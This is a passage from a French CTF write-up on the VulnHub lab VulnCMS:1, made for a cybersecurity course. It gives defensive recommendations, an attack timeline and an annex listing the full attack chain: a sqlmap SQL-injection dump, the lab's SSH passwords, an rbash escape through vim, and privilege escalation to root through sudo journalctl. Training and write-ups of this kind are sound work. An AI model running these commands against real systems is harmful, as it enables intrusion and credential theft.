find / -name "*password*" -type f 2>/dev/null
```

#### 12.1.3 3. Correction de la configuration sudo

**Action :** Restreindre ou supprimer l'accès sudo à journalctl

**Priorité :** CRITIQUE

**Commandes :**

```
# Éditer la configuration sudo
visudo

# Supprimer la ligne dangereuse :
# tyrell ALL=(root) NOPASSWD: /bin/journalctl

# Si nécessaire, limiter strictement :
tyrell ALL=(root) /bin/journalctl --no-pager -n 50
```

#### 12.1.4 4. Renforcement du shell restreint

**Action :** Configurer correctement rbash ou utiliser un chroot

**Priorité :** MOYENNE

**Recommandations :**

- Bloquer l'accès aux éditeurs (vim, nano, vi)
- Utiliser un environnement chroot/jail
- Limiter les commandes disponibles dans \$PATH

## **12.2 Recommandations stratégiques**

### **12.2.1 Sécurité des applications web**

- Mettre en place un processus de mise à jour régulier
- Utiliser un WAF (Web Application Firewall)
- Activer les logs d'audit détaillés
- Limiter l'exposition des interfaces d'administration
- Implémenter des requêtes préparées (prepared statements)

### **12.2.2 Durcissement système**

- Audit régulier de la configuration sudo
- Principe du moindre privilège strictement appliqué
- Ne jamais stocker de mots de passe en clair
- Surveillance des fichiers sensibles avec aide-fseek ou AIDE
- Configuration d'un IDS/IPS (Snort, Suricata)

### **12.2.3 Gestion des accès**

- Authentification forte (MFA)
- Rotation régulière des mots de passe
- Désactivation des comptes inutilisés
- Journalisation centralisée des connexions
- Limitation des tentatives de connexion

## 13 Timeline de l'Attaque

**Durée totale estimée : 20-30 minutes**

**00 :00 - 00 :03** : Reconnaissance avec arp-scan  
**00 :03 - 00 :08** : Énumération complète avec Nmap  
**00 :08 - 00 :12** : Scan Joomla avec joomscan  
**00 :12 - 00 :20** : Exploitation SQL injection avec SQLMap  
**00 :20 - 00 :23** : Connexion SSH et échappement rbash  
**00 :23 - 00 :25** : Découverte du fichier tyrell.pass  
**00 :25 - 00 :27** : Pivot vers utilisateur tyrell  
**00 :27 - 00 :30** : Élévation de privilèges vers root

## 14 Conclusion

### 14.1 Résumé de l'exploitation

Cette machine VulnCMS :1 démontre plusieurs vulnérabilités critiques couramment rencontrées en environnement réel :

- **CMS obsolète** Joomla 3.4.3 avec vulnérabilité CVE-2015-7297
- **Injection SQL** permettant l'extraction de credentials
- **Hash bcrypt faible** cracké par dictionnaire
- **Mauvaise gestion des secrets** (fichiers en clair)
- **Configuration sudo dangereuse** permettant l'escalade
- **Contrôles de sécurité contournables** (rbash insuffisant)

### 14.2 Compétences développées

Ce CTF permet de pratiquer :

- La méthodologie complète de pentest
- L'utilisation d'outils standards (arp-scan, nmap, sqlmap)
- Les techniques d'injection SQL avancées
- L'escalade de privilèges Linux
- Le contournement de restrictions de sécurité

### 14.3 Leçons apprises

#### Points clés pour la défense :

- Maintenir tous les systèmes à jour
- Ne JAMAIS stocker de credentials en clair
- Auditer régulièrement les configurations sudo
- Appliquer le principe du moindre privilège
- Implémenter une défense en profondeur
- Tester régulièrement la sécurité des applications

#### Mission accomplie

Accès root obtenu avec succès sur VulnCMS :1  
via l'exploitation de Joomla SQL Injection

## 15 Annexes

### 15.1 Annexe A : Commandes complètes récapitulatives

```
# === PHASE 1 : RECONNAISSANCE ===
sudo arp-scan -l

# === PHASE 2 : ENUMERATION ===
nmap -sC -sV -p- -A 10.0.2.15

# === PHASE 3 : SCAN JOOMLA ===
joomscan -u http://10.0.2.15:8081

# === PHASE 4 : SQL INJECTION ===
sqlmap -u 'http://10.0.2.15:8081/index.php?option=com_contenthistory&view=history&
item_id=1&type_id=1&list[select]=*' --tamper=apostrophemask --technique=E -D
joomla_db -T hs23w_users --dump --batch

# === PHASE 5 : ACCES SSH ELLIOT ===
ssh elliot@10.0.2.15
# Password: 5T3e!_M0un7i@N

# Échappement rbash :
vim
:set shell=/bin/bash
:shell

# === PHASE 6 : PIVOT TYRELL ===
cat /var/www/html/drupal/misc/tyrell.pass
ssh tyrell@10.0.2.15
# Password: mR_R0bo7_15_R3@!_

# === PHASE 7-8 : PRIVILEGE ESCALATION ===
sudo -l
sudo /bin/journalctl # Utiliser le chemin exact de sudo -l
!/bin/bash

# === ROOT ACCESS ===
whoami # root
cd /root
cat root.txt
```

### 15.2 Annexe B : Liste des screenshots

**Screenshot 1 (screen\_1.png)** : sudo arp-scan -l  
**Screenshot 2 (screen\_2.png)** : nmap -sC -sV -p- -A 10.0.2.15  
**Screenshot 3 (screen\_3.png)** : joomscan -u http://10.0.2.15:8081  
**Screenshot 4 (screen\_4.png)** : sqlmap - détection injection  
**Screenshot 4.2 (screen\_4\_2.png)** : sqlmap - résultats credentials  
**Screenshot 5 (screen\_5.png)** : ssh elliot + échappement rbash via vim  
**Screenshot 6 (screen\_6.png)** : cat tyrell.pass  
**Screenshot 7 (screen\_7.png)** : ssh tyrell + sudo -l  
**Screenshot 8 (screen\_8.png)** : sudo journalctl + root + flag

### 15.3 Annexe C : Ressources et références

- **VulnHub** : <https://www.vulnhub.com/entry/vulncms-1,710/>
- **GTFOBins (journalctl)** : <https://gtfobins.github.io/gtfobins/journalctl/>
- **Joomla Security** : <https://docs.joomla.org/Security>
- **SQLMap Documentation** : <https://sqlmap.org/>
- **OWASP Testing Guide** : <https://owasp.org/www-project-web-security-testing-guide/>

### 15.4 Annexe D : Checklist de sécurité post-installation

**Checklist CMS :**

- Mise à jour vers la dernière version stable
- Changement des credentials par défaut
- Désactivation des comptes inutiles
- Configuration du firewall (UFW/iptables)
- Activation de HTTPS/SSL avec certificat valide
- Restriction d'accès à l'interface admin par IP
- Configuration des logs d'audit
- Sauvegarde automatique configurée
- Scan de vulnérabilités effectué
- WAF configuré et actif
- Requêtes préparées pour toutes les queries SQL
- Rate limiting activé

## Notes importantes

### ☐ Avertissement légal

Ce rapport est fourni à des fins éducatives uniquement. Les techniques décrites ne doivent être utilisées que dans des environnements de test contrôlés ou avec une autorisation écrite explicite.

L'utilisation de ces techniques sur des systèmes sans autorisation est illégale et peut entraîner des poursuites pénales.

L'auteur de ce rapport décline toute responsabilité en cas d'utilisation abusive des informations contenues dans ce document.

### Rapport rédigé par

Ibrahim Kakaev  
Décembre 2025

*Dans le cadre d'une formation en cybersécurité*